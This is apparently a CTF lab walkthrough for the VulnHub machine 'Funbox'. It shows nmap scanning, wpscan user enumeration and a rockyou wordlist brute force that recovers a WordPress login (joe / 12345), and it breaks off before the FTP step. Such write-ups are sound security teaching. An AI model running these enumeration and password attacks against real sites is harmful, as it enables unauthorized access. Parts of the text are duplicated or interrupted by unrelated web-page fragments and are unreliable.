


# MACHINE 2 : FUNBOX




The screenshot shows a Kali Linux terminal window with several tabs open. The active tab displays the output of a network scan. The output includes:

- ARP packet capture information: "0 Captured ARP Req/Rep packets, from 0 hosts. Total size: 0".
- A table header for MAC address details: "IP At MAC Address on Count Len MAC Vendor / Hostname".
- Scan logs:
  - "[1]+ Stopped netdiscover -i wlan0 -r 192.168.43.104"
  - "root@kali:~# arp -a"
  - "\_gateway (192.168.43.1) at 5a:74:58:6f:1f:ca [ether] on wlan0"
  - "root@kali:~# sudo nmap -sn 192.168.43.0/24"
  - "Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-28 12:12 IST"
  - "Nmap scan report for 192.168.43.1"
  - "Host is up (0.0077s latency)."
  - "MAC Address: 5A:74:58:6F:1F:CA (Unknown)"
  - "Nmap scan report for funbox (192.168.43.27)"
  - "Host is up (0.00036s latency)."
  - "MAC Address: 08:00:27:C9:8C:51 (Oracle VirtualBox virtual NIC)"
  - "Nmap scan report for kali (192.168.43.104)"
  - "Host is up."
- "Nmap done: 256 IP addresses (3 hosts up) scanned in 2.14 seconds"

**-sn: Ping Scan - disable port scan**

Now we will do nmap probing on target ip i.e, **192.168.43.27**

Below are the results :



```
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.14 seconds
root@kali:~# nmap -O 192.168.43.27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-28 12:47 IST
Nmap scan report for funbox (192.168.43.27)
Host is up (0.00054s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:C9:8C:51 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```


TCP/IP fingerprint:

```
OS:SCAN(V=7.80%E=4%D=8/28%T=21%CT=1%CU=41258%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5F48AFB2%P=x86_64_pc-linux-gnu)SEQ(SP=103%GCD=2%ISR=108%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NN11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAFO%O=M5B4NN11NW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+%F=A$%RD=0%Q=)T2(R=N)T3(R-N)T4(R=Y%DF=Y%T=40%W=0%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)
```

Network Distance: 1 hop

**-O : Determines the type of OS and gives info about it. ftp command is useful when you work on a server without GUI and you want to transfer files over FTP to or from a remote server.**

If I browse to the ip, I get redirected to **funbox.fritz.box**:



Lets fix it by adding an entry on my hosts file:


A screenshot of a terminal session on a Kali Linux system. The user is editing the '/etc/hosts' file. The terminal shows the following content:

```
127.0.0.1      localhost
127.0.1.1      kali
192.168.43.27  funbox.fritz.box


# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

The terminal window has two tabs: 'root@kali: ~' and 'shreya@kali: ~'. The background shows a 'FUNBOX' logo.

And the site loads correctly now:



**Now as we scroll down we can see that its using  
Wordpress :**



**Using wpscan let's do some basic enumeration (plugins/  
users) to find something obvious:**

```

Funbox TEE — vulnhub .. [Oracle VM VirtualBox - FunBox [Running] - Ora... root@kali:~ [Pictures - File Manager] 01:03 CARRA EN 37% G
File Edit View Search Terminal Tabs Help root@kali:~ shreya@kali:~ Please use --help/-h for the list of available options.
root@kali:~# wpscan --url http://funbox.fritz.box/ -e u
-----
[+] URL: http://funbox.fritz.box/ [192.168.43.27]
[+] Started: Fri Aug 28 13:02:31 2020
[+] WP-Content/uploads/2020/07

Interesting Finding(s):
Name Last modified Size Description
Parent Directory - .
index.html 2020-07-17 10:58 15K
Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
Found By: Headers (Passive Detection) 2020-07-17 10:58 16K
[i] Updating the Database ...
[i] Update completed.

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)

Screenshot_2020-08-2... Machine: Funbox - Goog... [Oracle VM VirtualBox - FunBox [Running] - Ora... root@kali:~ [Pictures - File Manager] 01:03 CARRA EN 35% G
File Edit View Search Terminal Tabs Help root@kali:~ shreya@kali:~ Please use --help/-h for the list of available options.
root@kali:~# wpscan --url http://funbox.fritz.box/ -e u
-----
[+] URL: http://funbox.fritz.box/ [192.168.43.27]
[+] Started: Fri Aug 28 13:02:31 2020
[+] WP-Content/uploads/2020/07

Interesting Finding(s):
Name Last modified Size Description
Parent Directory - .
index.html 2020-07-17 10:58 15K
Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
Found By: Headers (Passive Detection) 2020-07-17 10:58 16K
[i] Updating the Database ...
[i] Update completed.

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] http://funbox.fritz.box/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://funbox.fritz.box/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

```

```

root@kali: ~ shreya@kali: ~
[+] XML-RPC seems to be enabled: http://funbox.fritz.box/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://funbox.fritz.box/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://funbox.fritz.box/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://funbox.fritz.box/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Latest, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)

root@kali: ~ shreya@kali: ~
[i] User(s) Identified:
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   - Rss Generator (Passive Detection)
|   - Wp Json Api (Aggressive Detection)
|     - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   - Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   - Login Error Messages (Aggressive Detection)

[+] joe
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Fri Aug 28 13:02:33 2020
[+] Requests Done: 70
[+] Cached Requests: 8
[+] Data Sent: 14.928 KB
[+] Data Received: 15.744 MB
[+] Memory used: 154.477 MB
[+] Elapsed time: 00:00:02
root@kali:~# 

```

**Uploads directory is available but nothing juicy in it:**

Index of /wp-content/uploads/2020/07

Name	Last modified	Size	Description
Parent Directory	-		
 coffee.jpg	2020-07-17 16:58	115K	
 espresso.jpg	2020-07-17 16:58	91K	
 sandwich.jpg	2020-07-17 16:58	168K	

Apache/2.4.41 (Ubuntu) Server at funbox.fritz.box Port 80

We have two users available, admin and Joe. Usually admins have higher security so let's go for Joe. Using WPScan let's run Joe through a wordlist (rockyou.txt) and see if we find something:

```
Scan Aborted: --passwords '/usr/share/wordlists/rockyou.txt' is not a file
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
root@kali:/usr/share/wordlists# sudo wpSCAN --url http://funbox.fritz.box --passwords /usr/share/wordlists/rockyou.txt --usernames joe
```

WordPress Security Scanner by the WPScan Team  
Version 3.8.0  
Sponsored by Automattic - <https://automattic.com/>  
@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firegart

[+] URL: http://funbox.fritz.box/ [192.168.43.27]  
[+] Started: Fri Aug 28 13:16:38 2020

Interesting Finding(s):  
[+] Headers

Method for .gz files  
Method for tar.gz and .tgz files  
Table of Contents  
Method for .gz files  
Method for tar.gz and .tgz files  
Related Questions  
How to flush Memcached  
How to request and revoke facility access (CTR)  
What is Gzip?  
What is SOAP?  
Popular Questions  
How to find the IP address of a host  
How to decompress files in gzip  
How to change SSH passwords from the CTR

Here, we found the login credentials of joe:

```

[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01 <===== (21 / 21) 100.00% Time: 00:00:01
[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Trying joe / 12345 Time: 00:00:00 <===== (5 / 5) 100.00% Time: 00:00:00
[SUCCESS] - joe / 12345


[!] Valid Combinations Found:
| Username: joe, Password: 12345

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up


[+] Finished: Fri Aug 28 13:16:50 2020
[+] Requests Done: 30
[+] Cached Requests: 34
[+] Data Sent: 7.654 KB
[+] Data Received: 30.972 KB
[+] Memory used: 977.086 MB
[+] Elapsed time: 00:00:11
root@kali:/usr/share/wordlists#

```

**Now lets see by logging in:**




**So, here we can access it but the user doesn't have much permissions:**



**Based on the results from nmap, we'll try the other entry points, starting by the FTP. ftp command is useful when we work on a server without GUI and you want to transfer files over FTP to or from a remote server. When downloading files with the ftp command, the files will be downloaded to the directory from which you typed the ftp command.**

